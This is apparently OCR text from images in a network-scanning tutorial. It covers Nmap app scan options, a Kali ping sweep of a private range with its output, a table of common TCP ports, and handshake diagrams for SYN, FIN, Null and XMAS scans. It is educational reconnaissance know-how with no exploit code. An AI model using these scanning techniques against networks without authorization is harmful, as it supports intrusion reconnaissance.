

00:02
Nmap Scan
SCAN
Advanced Options
Select interface
Enable OS version detect, script scan, and traceroute
Ping Scan
Service/Version Detection
Enable OS detection
Enable IPv6
Ports
Top 20 Ports
Fast mode (fewer ports)
Don't randomize port scan



00:09
1) No title
root@kali:/# nmap 192.168.0.1-30 -sn
Starting Nmap 7.01 (https://nmap.org) at 2018-01-28 08:08
UTC
Nmap scan report for 192.168.0.1
Host is up (0.0044s latency).
MAC Address: B0:7F:B9:01:B3:DA (Unknown)
Nmap scan report for 192.168.0.17
Host is up.
Nmap done: 30 IP addresses (2 hosts up) scanned in 23.38 sec
onds
root@kali:/#



00:02
Nmap Scan
SCAN
Advanced Options
Select interface
Enable OS version detect, script scan, and traceroute
Ping Scan
Service/Version Detection
Enable OS detection
Enable IPv6
Ports
Top 20 Ports
Fast mode (fewer ports)
Don't randomize port scan


TCP Port Number	Application
7	Echo
20, 21	FTP data, FTP control
22	SSH/SCP
23	Telnet
25	SMTP
69	TFTP
80, 443	HTTP, HTTPS
110, 143	POP3, IMAP4
179	BGP
201	AppleTalk
389	LDAP
445	Microsoft DS
464, 1812-1813, 49	Kerberos, RADIUS, TACACS+
860, 3260	iSCSI initiator, iSCSI target
3306, 5432	MySQL, PostgreSQL
3128	HTTP Proxy
5060, 5004-5005	SIP, RTP



Sending
Receiving
Time
SYN
SYN + ACK
ACK



SYN
SYN+ACK
ACK
A
B
Port Open
SYN
RST
A
B
Port Closed



23:52
Nmap Scan
SCAN
Advanced Options
Enable IPv6
Ports
Top 20 Ports
Select scan technique
TCP SYN
Connect()
ACK
Windows
Maimon
TCP Null
FIN
XMAS
UDP Scan



SYN
SYN+ACK
RST
A
B
Port Open
SYN
RST
A
B
Port Closed



23:52
Nmap Scan
SCAN
Advanced Options
Enable IPv6
Ports
Top 20 Ports
Select scan technique
TCP SYN
Connect()
ACK
Windows
Maimon
TCP Null
FIN
XMAS
UDP Scan



A
URG, FIN, PSH
NO RESPONSE
B
Port Open
A
URG, FIN, PSH
RST
B
Port Closed



23:52
Nmap Scan
SCAN
Advanced Options
Enable IPv6
Ports
Top 20 Ports
Select scan technique
TCP SYN
Connect()
ACK
Windows
Maimon
TCP Null
FIN
XMAS
UDP Scan



A
FIN
NO RESPONSE
B
Port Open
A
FIN
RST
B
Port Closed

